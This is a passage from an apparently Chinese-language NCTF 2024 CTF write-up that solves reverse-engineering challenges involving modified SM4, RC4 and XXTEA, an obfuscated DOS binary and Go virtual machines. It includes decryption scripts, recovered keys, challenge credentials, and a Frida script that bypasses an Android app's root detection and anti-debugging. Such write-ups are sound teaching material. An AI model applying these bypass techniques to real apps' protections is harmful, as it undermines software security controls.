- unseal_buffer(buffer,len,unsealed_buffer,len)
- printf(unsealed_buffer)

只能说偷的好啊。

Reverse

SafeProgram

查看导出函数表可以发现 `TlsCallback` ，从这里入手分析。

Name	Address	Ordinal
TlsCallback_0	0000000140001000	
TlsCallback_1	0000000140001040	
mainCRTStartup	00000001400021D0	[main entry]

第一个 `tls_callback` 注册 `VEH` ，之后在注册表写入CRC的 `checksum` 值。第二个对代码段进行扫描并且查表计算CRC，和注册表保存的 `checksum` 比对，不一致则退出程序。

主函数一上来开了新的线程，而且每隔1000ms递归创建新线程。因为tls回调函数在线程创建或者终止时都会调用，所以这里是在循环检测CRC。绕过检测的方法比较多，直接的方法是patch 删去

`TLS_CALLBACK1` 中调用的CRC检测函数。也可以在调试时只使用硬件断点。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  unsigned __int8 keyarr[20]; // [rsp+38h] [rbp-70h] BYREF
  unsigned __int8 outarr[64]; // [rsp+50h] [rbp-58h] BYREF

  init_thread();                                // CreateThread -> TLS_Callback -> Check CRC (-> ExitProcess)
  memset(input, 0, sizeof(input));
  memset(buffer, 0, sizeof(buffer));
  memset(keyarr, 0, sizeof(keyarr));
  printf("Welcome to NCTF\n");
  Sleep(0x1F4u);
  printf("Enter your flag ");
  Sleep(0x1F4u);
  printf("And have a good time: ");
  scanf("%64s", input);
  if ( strlen((const char *)input) != 38 )
  {
    printf("Length Error!");
    ExitProcess(1u);
  }
  if ( !strncmp((const char *)input, Str2, 5uLL) && input[37] == 125 )
  {
    sscanf((const char *const)input, "NCTF{%32s}", buffer);// RaiseException -> VEH -> change S-Box
    memmove(keyarr, key, 0xAuLL);
    memmove(&keyarr[10], key, 6uLL);
    sm4_encrypt((unsigned int *)buffer, (unsigned int *)keyarr, (unsigned int *)outarr);
    sm4_encrypt((unsigned int *)&buffer[16], (unsigned int *)keyarr, (unsigned int *)&outarr[16]);
  }
  if ( memcmp(outarr, check, 0x20uLL) )
  {
    printf("Wrong Flag!");
    ExitProcess(1u);
  }
  printf("Correct!");
  return 0;
}
```

后面就是常规的输入-加密-检查过程。加密函数是SM4，可以根据S盒的特征推测，或者绕过 CRC 之后调试分析得出。要注意的是加密之前，程序主动触发除零异常，调用 `VEH` 异常处理函数修改了 key 和 Sbox

```
for ( i = 0; i < 10; ++i )
{
  key[i] ^= 0x91u;
  result = (unsigned int)(i + 1);
}
for ( j = 0; j < 10; ++j )
{
  swap(Sm4_Sbox, &Sm4_Sbox[key[j]]);
  result = (unsigned int)(j + 1);
}
return result;
```

解密的话可以dump下来修改后的S盒以及key，然后找一个SM4的脚本，修改Sbox之后解密即可。

ezDOS

`MASM` 写的16位程序。拿IDA打开，静态分析的话有多处花指令干扰。

一共有两种类型的花指令，都是比较常规的。

第一类：永恒跳转，nop掉即可。

```
jnz offset lable
jz  offset lable + 1
```

第二类基于堆栈的 `call` + `ret`。 `al` 经过一系列计算得到一个固定的值，加到 `dl` 然后 `push` 到栈上，间接修改了堆栈末尾的返回地址， `retf` 回去就会改变正常的控制流，跳过部分指令。

```
call far ptr junkskip

junk segment
junkskip:
    pop dx
    push ax
    xor ax, ax
    ; ...
    add dl, al
    pop ax
    push dx
    retf
junk ends
```

这种可能比较隐蔽，因为直接 `call` 进一个单独的函数，容易把它当成加密的一部分。这里没有加 `0xE8` 之类的 junkcode 干扰反汇编，而是使用正常的指令，一定程度上也起到混淆加密流程的作用。

找一个DOS环境，比如DOSBox之类的模拟器调试一下，基本就没什么困难了。动调时也能跟踪到 `retf` 之后控制流返回的地址。最终能分析出加密算法是部分魔改的RC4，改动的地方如下：

- S盒逆序初始化
- key 左移3位，右移5位
- 密钥流生成的值 加1

到这里就可以写脚本解密。考虑到RC4的流密码性质，这道题也可以采用更简单的做法：动调记录密钥流，之后和密文逐一异或得到flag。

```
data = [0x7C, 0x3E, 0x0D, 0x3C, 0x88, 0x54, 0x83, 0x0E, 0x3B, 0xB8,
        0x99, 0x1B, 0x9B, 0xE5, 0x23, 0x43, 0xC5, 0x80, 0x45, 0x5B,
        0x9A, 0x29, 0x24, 0x38, 0xA9, 0x5C, 0xCB, 0x7A, 0xE5, 0x93,
        0x73, 0x0E, 0x70, 0x6D, 0x7C, 0x31, 0x2B, 0x8C]
key = b"NCTf2024nctF"
```

```
6
7   modikey = [((char<<3)|(char>>5))&0xFF for char in key]
8   S = [255 - m for m in range(256)]
9   T = [modikey[n % len(modikey)] for n in range(256)]
10
11  j = 0
12  for i in range(256):
13      j = (j + S[i] + T[i]) % 256
14      S[i],S[j] = S[j],S[i]
15
16  i = j = t = 0
17  for k in range(len(data)):
18      i = (i + 1) % 256
19      j = (j + S[i]) % 256
20      t = (S[i] + S[j]) % 256
21      S[i],S[j] = S[j],S[i]
22      data[k] ^= (S[t] + 1)
23
24  print(bytes(data).decode())
```

x1Login

这题用frida可以很快做出来，但是首先看一下常规方法

静态分析发现 Java层有root检测和反调试。常规绕过方法应该是apktool解包修改smali代码，再重新签名打包。同时java层有字符串混淆，分析 `libsimple.so` 得出算法是先异或字符串长度之后换表base64，之后可以写脚本去混淆。

继续分析 `MainActivity` 能够发现动态加载dex，这个过程也会调用一个native方法 `loadDEX` 。分析另外一个动态库 `libnative.so` ，加载的流程为：从assets提取名为 `libsimple.so` 的文件，之后从0x40偏移开始把内容复制到byte数组中，返回到 java层的 `InMemoryDexClassLoader` 。


这里的 `libsimple.so` 是假的ELF，只有前0x40字节是 `elf_header` ，后面则是真正的dex。修复后反编译如下：

```java
public class Check {
    Context context;
    String password;
    String username;

    public Check(Context context, String username, String password) {
        this.username = username;
        this.password = password;
        this.context = context;
    }

    public void check() {
        try {
            if (check_username()) {
                MessageDigest digest = MessageDigest.getInstance(DecStr.get("tMC2"));
                digest.update(this.username.getBytes());
                byte[] output = digest.digest();
                boolean result = check_password(output);
                if (result) {
                    Toast.makeText(this.context, "Login Successful! Now submit your flag!", 0).show();
                    return;
                }
            }
            Toast.makeText(this.context, "Login Failed!", 0).show();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private boolean check_username() {
        return this.username.equals(DecStr.get("uZPOs29goMu6l38=")); // username: X1c@dM1n1$t
    }

    private boolean check_password(byte[] key) {
        return Secure.doCheck(this.password, key);
    }
}
```

username可以去混淆得到，用户名验证通过后把自身的md5作为密钥，传给 `Secure.doCheck` 进一步验证password。这又是一个native方法，不过已经到最后的加密部分了。看流程，先加密后解密再加密，大概能猜到是3DES，如果用findcrypt也能够查出来DES特征。

标准3DES就不多说了，不放心可以调试，加密函数内部也特意留了 `__android_log_print` 方便查看结果。最后特别要注意的是字节序的问题，因为DES是64-bit的分组加密，所以明文、密文还有密钥都直接用的 `uint64_t` 类型，整个过程都遵循小端序。

在cyberchef解一下得到password。




```
username: X1c@dM1n1$t
password: SafePWD~5y$x?YM+5U05Gm6=
```

接下来给出基于frida hook的快捷做法。

1. 过root检测和反调试：hook `checkDebug` 和 `checkRoot`，修改返回值为 `false`
2. 字符串去混淆：hook `DecStr.get` 的参数和结果
3. dex加载：hook `InMemoryDexClassLoader` 的构造函数或者 `Secure.loadDex`，拿到 `bytearray` 形式的dex字节码。
   用开源工具frida-dexdump可能容易一点，但是要手动挨个看哪个dex是要找的，一般逆向题的dex不会很大，找那种几kb的就行。
4. 算法分析：可以hook native，找到 key 和 加密过程的中间变量。

完整js脚本如下

```
function Start_Hook(){
    Start_NativeHook("libnative");
    Java.perform(function(){
        var Sec = Java.use("com.nctf.simplelogin.Secure");
        Sec.checkRoot.implementation = function (){
            return false;
        };
```

```
        Sec.checkDebug.implementation = function (){
            return false;
        };

        var DecStr = Java.use("com.nctf.simplelogin.DecStr");
        //overload('java.lang.String')
        DecStr.get.implementation = function (str) {
            var result = this.get(str);
            console.log(`[*] DecStr.get: ${str}  ${result}`);
            return result;
        };
        //overload('java.lang.String', '[B')
        Sec.doCheck.implementation = function (str,barr) {
            var result = this.doCheck(str,barr);
            console.log(`[*] doCheck: key = ${barr}`);
            return result;
        };
    });
}

function Start_NativeHook(libname) {
    var dlopen = Module.findExportByName(null, "android_dlopen_ext");
    Interceptor.attach(dlopen, {
        onEnter: function (args) {
            var filePath = args[0].readCString();
            if (filePath.indexOf(libname) != -1) {
                console.log(`[+] android_dlopen_ext: start hooking ${libname}`)
                this.isCanHook = true;
            }
        }, onLeave: function (retValue) {
            if (this.isCanHook) {
                this.isCanHook = false;
                hook_native();
            }
        }
    })
}

function hook_native(){
    var target_addr = Module.findBaseAddress("libnative.so").add(0x1F1C);
    Interceptor.attach(target_addr,{
        onEnter: function (args) {
            var key0 = this.context.x22;
            var key1 = this.context.x23;
            console.log(`[+] native key = ${key0} ${key1}`);
        },
```

```
54          onLeave: function (retval) {}
55      });
56  }
57
58  setImmediate(Start_Hook);
```

```
PS D:\CTF\RevScript> frida -U -f com.nctf.simplelogin -l D:\CTF\RevScript\fd.js
     ____
    / _  |   Frida 16.5.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to ONEPLUS A6000 (id=546220b5)
Spawned `com.nctf.simplelogin`. Resuming main thread!
[ONEPLUS A6000::com.nctf.simplelogin ]-> [+] android_dlopen_ext: start hooking libnative
[*] DecStr.get: Exv3nhr5BNW0axn3aNz/DNv9C3q0wxj/Exe=  com.nctf.simplelogin.Check
[*] DecStr.get: ygvUF2vHFgbPiN9J  libsimple.so
[*] DecStr.get: zM1GzM4=  check
[*] DecStr.get: uZPOs29goMu6l38=  X1c@dM1n1$t
[*] DecStr.get: tMC2  Md5
[+] native key = 0xd2d3436ad3ec537d 0x9784cf3d63dde737
[*] doCheck: key = 125,83,-20,-45,106,67,-45,-46,55,-25,-35,99,61,-49,-124,-105
```

gogo

首先恢复符号。目前高版本IDA已经能自动恢复golang符号，如果用 `go_parser` 插件也能恢复的差不多。

主要逻辑是用协程实现了两个并发的寄存器虚拟机，分别加密flag的前后两部分。解题思路依然是还原vm字节码，只要能还原到汇编级别就足以正常分析。

在IDA可以找到vm的结构体。前两个好理解，对应寄存器和cache缓存，后面两个是缓冲channel，分别向vm传入字节码和等待返回运行结果，最后一个map是指令集。从 `instr` 管道的4字节长度和 `handler` 的参数可以推测出vm使用4字节的定长指令集，看指令名称也可以发现类似ARM。

```
00000000 struct main_coroutVM // sizeof=0x158
00000000 {
00000000     _16_uint32 reg;
00000040     _256_uint8 mem;
00000140     _chan_left_chan__4_uint8 instr;
00000148     chan_bool checkres;
00000150     map_uint8_main_handler instrSet;
00000158 };
```

两个虚拟机的指令集不同，对应的初始化在 `main_init` 里面，依次定义了两个map类型变量。指令函数 `handler` 是二者共用的，需要逆向分析 `opcode` 和 `handler` 的对应关系，这里直接给

出结论：

```
type handler func(vm *coroutVM, operands [3]byte)

var instructionSetA = map[byte]handler{
        0x11: LDR,
        0x12: LDRI,
        0x15: STR,
        0x16: STRI,
        0x2A: MOV,
        0x41: ADD,
        0x42: SUB,
        0x47: MUL,
        0x71: LSL,
        0x73: LSR,
        0x7A: XOR,
        0x7B: AND,
        0xFE: RET,
        0xFF: HLT,
}

var instructionSetB = map[byte]handler{
        0x13: LDR,
        0x14: LDRI,
        0x17: STR,
        0x18: STRI,
        0x2B: MOV,
        0x91: ADD,
        0x92: SUB,
        0x97: MUL,
        0xC1: LSL,
        0xC3: LSR,
        0xCA: XOR,
        0xCB: AND,
        0xFE: RET,
        0xFF: HLT,
}
```

分析 `main_main`，发现程序将flag拆分成20字节的明文块，分别复制到虚拟机的缓存中。接着同时开启两个vm的协程，并向 `instr` 管道发送相同的字节码指令，两个虚拟机的指令混在一起，只有能匹配上vm自身指令集的指令会被执行。还原指令时，根据opcode把二者的指令分开会更方便分析。


大多数指令的结构都是 `opcode(1byte) + dst reg(1byte) + src reg(2byte)`，也有例如 `MOV` 这样涉及立即数的指令，最好结合调试对应的 handler 函数来进一步确定各 `operand` 的含

义。分析清楚指令结构之后，就可以dump出程序中的vm字节码，写一个自动化或者半自动化的脚本进行还原。这里给出一个可用的 golang 脚本

```golang
package main

import (
    "fmt"
    "os"
)

var InstructionSetA = map[byte]string{
    0x11: "LDR",
    0x12: "LDRI",
    0x15: "STR",
    0x16: "STRI",
    0x2A: "MOV",
    0x41: "ADD",
    0x42: "SUB",
    0x47: "MUL",
    0x71: "LSL",
    0x73: "LSR",
    0x7A: "XOR",
    0x7B: "AND",
    0xFE: "RET",
    0xFF: "HLT",
}

var InstructionSetB = map[byte]string{
    0x13: "LDR",
    0x14: "LDRI",
    0x17: "STR",
    0x18: "STRI",
    0x2B: "MOV",
    0x91: "ADD",
    0x92: "SUB",
    0x97: "MUL",
    0xC1: "LSL",
    0xC3: "LSR",
    0xCA: "XOR",
    0xCB: "AND",
    0xFE: "RET",
    0xFF: "HLT",
}

func dis(instrSet map[byte]string, bytecode [4]byte) {

```

```
44      opcode := bytecode[0]
45      operands := bytecode[1:]
46
47      if instr, exists := instrSet[opcode]; exists {
48          switch instr {
49          case "LDR":
50              fallthrough
51          case "STR":
52              fmt.Printf("%s R%d, R%d", instr, operands[0], operands[1])
53          case "LDRI":
54              fallthrough
55          case "STRI":
56              fmt.Printf("%s R%d, #%x", instr, operands[0], operands[2])
57          case "MOV":
58              imm := int32(operands[1]) + int32(operands[2])<<8
59              fmt.Printf("%s R%d, #%x", instr, operands[0], imm)
60          case "RET":
61              fmt.Printf("%s R%d", instr, operands[0])
62          case "HLT":
63              fmt.Printf("%s", instr)
64          default:
65              fmt.Printf("%s R%d, R%d, R%d", instr, operands[0], operands[1],
    operands[2])
66          }
67          fmt.Print("\n")
68      }
69  }
70
71  func disasm(instrSet map[byte]string) {
72      var instrcode [4]byte
73      data, _ := os.ReadFile("bytecode_dump.bin")
74      for i := 0; i < len(data); i += 4 {
75          copy(instrcode[:], data[i:i+4])
76          dis(instrSet, instrcode)
77      }
78  }
79
80  func main(){
81      disasm(InstructionSetA)
82      disasm(InstructionSetB)
83  }
```

如果能顺利还原字节码，那么这道题的难点就解决了。接下来就是根据可读性更好的汇编来分析加密算法。以第二个虚拟机执行的字节码为例。



其实特征已经相当明显，看到 `9e3779b9` 就已经确定TEA系列，继续向下看移位部分，是xxtea的特征。唯一魔改的地方在于原来标准算法中的左移换成右移，右移换成左移。第一个虚拟机中算法没有改动，是标准xxtea。

字节码虽然看起来很多，但基本上是若干轮循环的重复。两个vm密钥不同，不过都是在前几轮加密中通过 `MOV` 指令写入缓存，所以只需要逆前几轮循环，找齐密钥就可以去解密。

```
keyA := int32[4]{0x6e637466, 0x062ef0ed, 0xa78c0b4f, 0x32303234}
keyB := int32[4]{0x32303234, 0xd6eb12c3, 0x9f1cf72e, 0x4e435446}
```


Misc

QRcode Reconstruction


预期解是根据flag明文开头的 **NCTF{** 补全二维码后扫描

根据附件可以把二维码补个大概出来：


了解一下二维码的相关知识，右下角是mode indicator，可以用QRazyBox里的Data Sequence Analysis比较方便地查看：



